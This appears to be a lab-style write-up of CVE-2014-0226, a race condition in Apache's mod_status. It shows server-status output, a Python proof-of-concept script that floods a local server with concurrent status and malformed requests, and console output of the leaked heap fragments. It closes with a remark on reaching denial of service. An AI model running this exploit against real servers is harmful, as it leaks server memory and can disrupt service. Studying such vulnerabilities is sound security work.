
PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
704	0	yes	0	25	0	0	0
504	0	yes	1	24	0	0	0
761	0	yes	0	25	0	0	0
Sum	0		1	74	0	0	0

```
______________________________________W_________..............
..................................._________________________...
..............................................................
..............................................................
..............................................................
..............................................................
................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process


Srv PID Acc M CPU SS Req Conn Child Slot Client VHost Request

The cve_226.py files contains our code that exploits this bug, given below


CVE-2014-0226 > cve_226.py

```python
#!/usr/bin/env python
import http.client
import sys
import threading
import subprocess
import random
import re

def send_request(method, url):
    try:
        c = http.client.HTTPConnection('127.0.0.1', 80)
        c.request(method,url)
        if "foo" in url:
            #find_leaks(c.getresponse().read())
            string = c.getresponse().read().decode('ISO-8859-1')
            matches = re.findall(re.compile('\{(.*)\}'),string)
            leaks = []
            for match in matches:
                if not match or 'AAAA' in match or 'notables' in match:
                    continue
                else:
                    leaks.append(match)
            if(len(leaks)>0):
                print(leaks)

        c.close()
    except Exception as e:
        print(e)
        pass

def mod_status_thread():
    while True:
        send_request("GET", "/foo?notables")

def requests():
    req = ''.join('A' for i in range(random.randint(0, 1024)))
    while True:
        send_request(req, req)

threading.Thread(target=mod_status_thread).start()
threading.Thread(target=requests).start()
```

In the code we open two threads that spam the server with different requests and watching the response that we get we can see the memory leaks,



```
root@768430236b30:/# python3 cve_226.py
['A                               _________________________                                       _______
__________________                                      .........................
                .........................                                     .........................
                                       .........................                                       ..
.......................                                       .........................
                     .........................                                       ....................
.....                                       .........................
   .........................                                       .........................
                          .........................                                     \x19']
['A']
['A']
IncompleteRead(8046 bytes read)
['A\x9dH¯ÿÿ']
['A HTTP/1.1']
IncompleteRead(8016 bytes read)
['A']
['A']
IncompleteRead(16019 bytes read)
['A GMT']
['A2:80']
['A']
['A27.0.0.1']
IncompleteRead(16044 bytes read)
IncompleteRead(16029 bytes read)
['AmE¯ÿÿ']
IncompleteRead(16142 bytes read)
IncompleteRead(16024 bytes read)
IncompleteRead(16018 bytes read)
['A']
['A HTTP/1.1']
['A']
['Ak']
['A']
Remote end closed connection without response
['A']
['A27.0.0.1']
Remote end closed connection without response
^CException ignored in: <module 'threading' from '/usr/lib/python3.10/threading.py'>
```

We can see that other than A we are also returned some values like the ip address, which are memory leaks.

To trigger DOS we would need a much higher traffic because when a thread ends up in race condition, apache shuts it down and stars another thread replacing it.